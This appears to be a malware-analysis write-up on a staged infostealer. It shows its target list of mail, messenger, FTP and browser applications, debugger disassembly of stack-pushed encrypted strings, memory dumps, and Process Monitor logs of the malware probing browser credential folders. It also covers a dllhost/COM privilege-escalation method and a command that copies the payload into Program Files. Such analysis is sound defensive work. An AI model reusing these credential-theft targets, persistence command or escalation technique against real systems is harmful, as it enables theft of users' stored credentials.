
KEYSTROKE, CLIPBOARD & SNIFFS

Skype	FoxMail	IncrediMail	Netscape
Pocomail	Gmail notifier	Opera mail	Yahoo Messenger
Pidgin	Trillan	icq	Barcamail
3D-FTP	AbsoluteTelnet	ALFTP	BitKinex
BulletProof FTP	Cerberus FTP	Classic FTP	CoffeeCupDirect
CoffeeCupFree	CoreFTP	CuteFTP	ExpanDrive
Far ftp	FileZilla	FireFTP	FlashFXP
Fling FTP	FTP Voyager	Global Downloader	LeechFTP
NcFTP	ScriptFTP	SmartFTP	Total Commander
WebDrive	WinSCP	WISE-FTP	WS_FTP

Targeted processes

Decrypted Functions:

- A lot of data is hidden at first because of encrypted functions
- Similar to stage2 malware, the stage3 version also have encrypted functions in it
- Those are decrypted at run-time
- Those functions also contain encrypted hex-based strings for targeted processes
- The strings for targeted applications and paths are pushed onto stack at run-time.



```
push eax
call 2EEE420
lea eax,dword ptr ss:[ebp-38C]
xor edx,edx
push eax
mov dword ptr ss:[ebp-38C],61004D
mov dword ptr ss:[ebp-388],6C0070
mov dword ptr ss:[ebp-384],530065
mov dword ptr ss:[ebp-380],750074
mov dword ptr ss:[ebp-37C],690064
mov dword ptr ss:[ebp-378],5C006F
mov dword ptr ss:[ebp-374],680043
mov dword ptr ss:[ebp-370],6F0072
mov dword ptr ss:[ebp-36C],65006D
mov dword ptr ss:[ebp-368],6C0050
mov dword ptr ss:[ebp-364],730075
mov word ptr ss:[ebp-360],dx
call 2EEE640
lea ecx,dword ptr ds:[eax+eax+2]
push ecx
lea edx,dword ptr ss:[ebp-38C]
push edx
lea eax,dword ptr ds:[esi+798]
push eax
call 2EEE420
lea ecx,dword ptr ss:[ebp-B4]
add esp,40
xor eax,eax
push ecx
mov dword ptr ss:[ebp-B4],680043
mov dword ptr ss:[ebp-B0],6F0072
mov dword ptr ss:[ebp-AC],69006D
mov dword ptr ss:[ebp-A8],6D0075
mov word ptr ss:[ebp-A4],ax
call 2EEE640
lea edx,dword ptr ds:[eax+eax+2]
push edx
lea eax,dword ptr ss:[ebp-B4]
push eax
lea ecx,dword ptr ds:[esi+7D8]
push ecx
call 2EEE420
lea edx,dword ptr ss:[ebp-30]
push edx
mov dword ptr ss:[ebp-30],6E0054
```

Strings hex being pushed onto stack

```
E640

F2EA
```


```
EAX    02E9D8E0     L"MapleStudio\\ChromePlus"
EBX    02E9EF58
ECX    00000000
EDX    00000000
EBP    02E9DC6C
ESP    02E9D7B8     &L"MapleStudio\\ChromePlus"
ESI    0324C630
EDI    02E9EF58

EIP    02EDF2EA

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C000003A (STATUS_OBJECT_PATH_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.000000000000000000
ST(1) 00000000000000000000 x87r1 Empty 0.000000000000000000
ST(2) 00000000000000000000 x87r2 Empty 0.000000000000000000
ST(3) 00000000000000000000 x87r3 Empty 0.000000000000000000
ST(4) 00000000000000000000 x87r4 Empty 0.000000000000000000
ST(5) 00000000000000000000 x87r5 Empty 0.000000000000000000
ST(6) 3FFF8000000000000000 x87r6 Empty 1.000000000000000000
ST(7) BFFF8000000000000000 x87r7 Empty -1.000000000000000000

x87TagWord FFFF
```

Default (stdcall)


```
1: [esp] 02E9D8E0 L"MapleStudio\\ChromePlus"
2: [esp+4] 0324CD88 L"Comodo\\Dragon"
3: [esp+8] 02E9DAFC L"Comodo\\Dragon"
4: [esp+C] 0000001C
5: [esp+10] 02E9DAFC L"Comodo\\Dragon"
```

```
ess   Hex                                                  ASCII
D8E0  4D 00 61 00 70 00 6C 00 65 00 53 00 74 00 75 00  M.a.p.l.e.S.t.u.
D8F0  64 00 69 00 6F 00 5C 00 43 00 68 00 72 00 6F 00  d.i.o.\.C.h.r.o.
D900  6D 00 65 00 50 00 6C 00 75 00 73 00 00 00 28 FB  m.e.P.l.u.s...(û
D910  41 00 56 00 41 00 53 00 54 00 20 00 53 00 6F 00  A.V.A.S.T. .S.o.
D920  66 00 74 00 77 00 61 00 72 00 65 00 5C 00 42 00  f.t.w.a.r.e.\.B.
D930  72 00 6F 00 77 00 73 00 65 00 72 00 00 00 F3 F6  r.o.w.s.e.r...óö
D940  59 00 61 00 6E 00 64 00 65 00 78 00 5C 00 59 00  Y.a.n.d.e.x.\.Y.
D950  61 00 6E 00 64 00 65 00 78 00 42 00 72 00 6F 00  a.n.d.e.x.B.r.o.
D960  77 00 73 00 65 00 72 00 00 00 E9 02 F0 C3 02 23  w.s.e.r...é.ðÃ.#
D970  8C D9 E9 02 E4 B0 ED 02 A1 EC ED 02 77 10 00 00  .Ùé.ä°í.¡ìí.w...
D980  88 DC E9 02 A1 EC ED 02 77 10 00 00 5C DC E9 02  .Üé.¡ìí.w...\Üé.
D990  E1 12 ED 02 A1 EC ED 02 77 10 00 00 88 DC E9 02  á.í.¡ìí.w....Üé.
D9A0  00 00 00 00 58 EF E9 02 58 EF E9 02 00 00 00 00  ....Xïé.Xïé.....
D9B0  00 10 00 00 00 B4 02 00 00 00 00 00 00 00 00 00  .....´..........
D9C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
02E9D7B8  02E9D8E0  L"MapleStudio\\ChromePlus"
02E9D7BC  0324CD88  L"Comodo\\Dragon"
02E9D7C0  02E9DAFC  L"Comodo\\Dragon"
02E9D7C4  0000001C
02E9D7C8  02E9DAFC  L"Comodo\\Dragon"
02E9D7CC  0324CD48  L"360Chrome\\Chrome"
02E9D7D0  02E9DA14  L"360Chrome\\Chrome"
02E9D7D4  00000022
02E9D7D8  02E9DA14  L"360Chrome\\Chrome"
02E9D7DC  0324CD08  L"Slimjet"
02E9D7E0  02E9DBDC  L"Slimjet"
02E9D7E4  00000010
02E9D7E8  02E9DBDC  L"Slimjet"
02E9D7EC  00000000
02E9D7F0  02E9EF58
02E9D7F4  0055005C
02E9D7F8  00650073
02E9D7FC  00200072
```



Address	Length	Result
0x2e9c4c1	16	><PProgramFiles
0x2e9c99a	13	LOCALAPPDATA
0x2e9d48c	58	C:\Users\shaddy\AppData\Local
0x2e9d694	24	LOCALAPPDATA
0x2e9d7f4	20	\User Data
0x2e9d834	42	Chromium Recovery
0x2e9d874	54	BraveSoftware\Brave-Browser
0x2e9d8ac	50	Opera Software\Opera Neon
0x2e9d8e0	44	MapleStudio\ChromePlus
0x2e9d910	44	(VAST Software\Browser
0x2e9d940	40	Yandex\YandexBrowser
0x2e9d96c	40	CatalinaGroup\Citrio
0x2e9d998	40	Fenrir Inc\Sleipnir5
0x2e9d9c4	40	Epic Privacy Browser
0x2e9d9f0	32	Elements Browser
0x2e9da14	30	360Chrome\ChroX
0x2e9e070	12	vaultcli.dll
0x2e9e30c	182	/c copy "C:\Users\shaddy\Desktop\dump.exe" "C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe" /Y
0x2e9e40c	22	dllhost.exe
0x2e9e8bc	11	dllhost.exe
0x2e9f19b	10	{3]|:JW*h
0x2e9f2f8	86	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe




Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result	Detail
1:11:50.3720...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\AVG\Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:12:21.1869...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Kinza\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:12:39.0111...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\URBrowser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:14:15.5801...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\AVAST Software\Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:14:54.2224...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\SalamWeb\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:15:08.4030...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CCleaner Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:15:20.5971...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Opera Software\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:15:33.1212...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Yandex\YandexBrowser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:15:47.1073...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Slimjet\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:16:01.0038...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\360Chrome\Chrome\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:16:14.3570...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Comodo\Dragon\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:16:28.2443...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\MapleStudio\ChromePlus\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:16:42.2619...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Chromium\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:16:55.9085...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Torch\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:17:09.6534...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\BraveSoftware\Brave-Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:17:23.1635...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Iridium\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:17:36.8620...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Opera Software\Opera Neon\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:17:50.5828...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\7Star\7Star\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:18:07.2565...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Amigo\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:18:23.0130...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Blisk\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:18:38.6959...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CentBrowser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:18:53.7661...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Chedot\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:19:08.3086...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CocCoc\Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:19:23.2153...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Elements Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:19:38.5332...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Epic Privacy Browser\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:19:54.1310...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Kometa\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:20:59.1586...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Orbitum\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:21:01.6018...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Sputnik\Sputnik\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:21:05.0831...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\uCozMedia\Uran\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:21:46.3202...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Fenrir Inc\Sleipnir5\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:21:54.8614...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\CatalinaGroup\Citrio\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:22:24.6809...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Coowon\Coowon\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:22:32.5738...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\liebao\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:22:35.6307...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\QIP Surf\User Data	PATH NOT FOUND	Desired Access: Read Attributes, Dispos
1:22:41.7129...	msiexec.exe	6732	CreateFile	C:\Users\shaddy\AppData\Local\Microsoft\Edge\User Data	SUCCESS	Desired Access: Read Attributes, Dispos
1:22:41.7129...	msiexec.exe	6732	QueryBasicInformationFile	C:\Users\shaddy\AppData\Local\Microsoft\Edge\User Data	SUCCESS	CreationTime: 9/25/2023 11:56:17 PM,
1:22:41.7130...	msiexec.exe	6732	CloseFile	C:\Users\shaddy\AppData\Local\Microsoft\Edge\User Data	SUCCESS	


Privilege Escalation:

- Privileges are escalated by abusing the dllhost.exe and COM objects
- It keeps trying to copy the stage2 malware in Program Files
- If proper privileges are not provided, it then uses explorer to write stage2 malware in temp and by abusing dllhost, it copies the malware to Program Files



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help


Time of Day	Process Name	PID	Operation	Path	Result
4:20:24.1607...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:13.0787...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:22.0701...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:23.2022...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:37.9605...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:29:38.9333...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:27.3081...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:27.9932...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:36.3916...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:37.0162...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND
4:30:48.7858...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND



Time of Day	Process Name	PID	Operation	Path	Result	Detail
4:54:49.4238...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:49.4241...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:54.4404...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:54.4409...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:59.4708...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:54:59.4709...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4861...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
4:55:04.4863...	msiexec.exe	6732	CreateFile	C:\Program Files (x86)\Qclvxh\mfcm4nt5f.exe	PATH NOT FOUND	Desired Access: Generic Read, Disposition: Open, Option...
